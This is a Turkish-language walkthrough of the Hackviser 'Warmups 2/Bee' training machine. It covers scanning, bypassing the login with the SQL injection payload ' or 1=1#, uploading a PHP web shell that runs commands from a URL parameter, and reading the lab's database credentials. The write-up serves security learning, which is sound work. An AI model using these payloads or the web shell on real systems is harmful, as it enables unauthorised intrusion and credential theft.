


# Warmups 2/Bee

Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan Warmups 2/Bee makinesinin çözümünü anlatacağım keyifli okumalar.

Öncelikle sitenin bize verdiği siteye gidiyoruz. Bizi aşağıdaki gibi bir site karşılıyor.



Ardından basit bir nmap taraması yapıyorum.

```
(kali@kali)-[~]
└─$ nmap -sV 172.20.4.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 11:30 EDT
Nmap scan report for 172.20.4.161
Host is up (0.083s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.52 seconds
```

Bu taramada 80/http ve 3306 mysql servislerinin çalıştığını görüyorum.

sitenin login kısmına tıkladığım zaman herhangi bir site açılmıyor sadece dashboard.innovifyai.hackviser uzantısı yüklenmeye çalışıyor.

Bunun sebebi ise DNS çözümlemesinin yapılamaması. Bizim bunu manuel olarak eklememiz gerekiyor

terminali açıp `sudo nano /etc/hosts` yazıyoruz açılan kısma `"makine ip tırnak olmadan"` `dashboard.innovifyai.hackviser` yazıyoruz dosyayı kaydedip çıkıyoruz. Tekrar login pageye giriş yapmaya çalıştığımızda login page başarılı bir şekilde yükleniyor.




Açılan bu kısımda sql injection denemeleri yapmayı deniyoruz ancak sayfa bilgiyi mail yoluyla aldığı için herhangi başarılı bir sonuca varamıyoruz. Bu kısımda sayfanın incele panelinden bu durumu değiştirip değiştiremeyeceğim aklıma geliyor ve sayfayı incelemeye başlıyorum.

```
Search HTML
<div class="main-w3layouts wrapper">
  <h1>Login</h1>
  <div class="main-agileinfo"> overflow
    <div class="agileits-top">
      <form action="login_process.php" method="post">
        <input class="text email" type="email" name="email" placeholder="Email" required="">
        <input class="text" type="password" name="password" placeholder="Password" required="">
        <input type="submit" value="LOGIN">
      </form>
      <span class="text-red">Email or password incorrect</span>
    </div>
  </div>
  <ul class="colorlib-bubbles"> ... </ul> overflow
html > body
```


Sayfanın kodlarını incelerken login kısmında "mail" metodunu değiştirebildiğimi farkediyorum

```
<div class="main-agileinfo"> overflow
  <div class="agileits-top">
    <form action="login_process.php" method="post">
      <input class="text email" type="text" name="email" placeholder="Email" required="">
      <input class="text" type="password" name="password" placeholder="Password" required="">
      <input type="submit" value="LOGIN">
    </form>
    <span class="text-red">Email or password incorrect</span>
```

Bundan sonra ise SQL injection denemeleri yapmaya başlıyorum.




İlk denememde " ' " ile hata almayı başarıyorum.




Bundan sonra çeşitli payload denemeleri yapmaya devam ediyorum(manuel olarak denemek yerine burp suite kullanabilirsiniz :)) )

En sonunda " ' or 1=1# " payloadı ile sayfanın login kısmını başarılı bir şekilde bypass'layabiliyorum



Vee içerdeyiz.


Sayfayı kurcalarken aşağıdaki dosya yükleme kısmını görüyorum. Buraya basit bir shell dosyası atmayı deniyorum



```
<?php system($_GET['cmd']); ?>
```


Yukarıdaki komutu kullanarak basit bir shell1.php dosyamı oluşturun.

Settings kısmında ki görsel alanına tıklayınca /uploads klasörünün altına yüklediğim dosyaya yönlendiriliyorum. Ardından yüklediğim shell çalışıyor mu diye basit bir şekilde kontrol ediyorum.




Başarılı bir şekilde çalıştığını gördüm.


Ardından id değerimi öğrenmek için id komutunu giriyorum. Bu şekilde id değerimin 33 olduğunu gördüm.



Ardından dosya dizinlerinde gezinmeye başlıyorum aktif olarak bulunduğum dizinde sadece shell1.php dosyamın olduğunu görünce bir alt dizine bakıyorum.




Bu kısımda bulunan db\_connect.php dosyası dikkatimi çekiyor ve bu dosyayı okumaya çalışıyorum.




cat komutunu kullanınca istediğim sonuca ulaşamıyorum. Bende dosya içeriğini görmek için "more" komutunu kullanıyorum.

Bu kısımda belli bir süre tıkanıyorum.



```
..... ../db_connect.php ..... setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION); } catch (PDOException $e) { die("Database connection failed: " . $e->getMessage()); } ?>
```

Ardından aklıma tekrardan kaynak kodlarını incelemek geçiyor. Kaynak kodlara baktığım zaman istediğim son bilgiye de başarıyla erişmiş oluyorum.



```
1 .....
2 ../db_connect.php
3 .....
4 <?php
5 $servername = "localhost";
6 $username = "root";
7 $password = "Root.123/hackviser";
8 $database = "innovifyai";
9
10
11 try {
12     $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
13     $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
14 } catch (PDOException $e) {
15     die("Database connection failed: " . $e->getMessage());
16 }
17
18 ?>
```

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...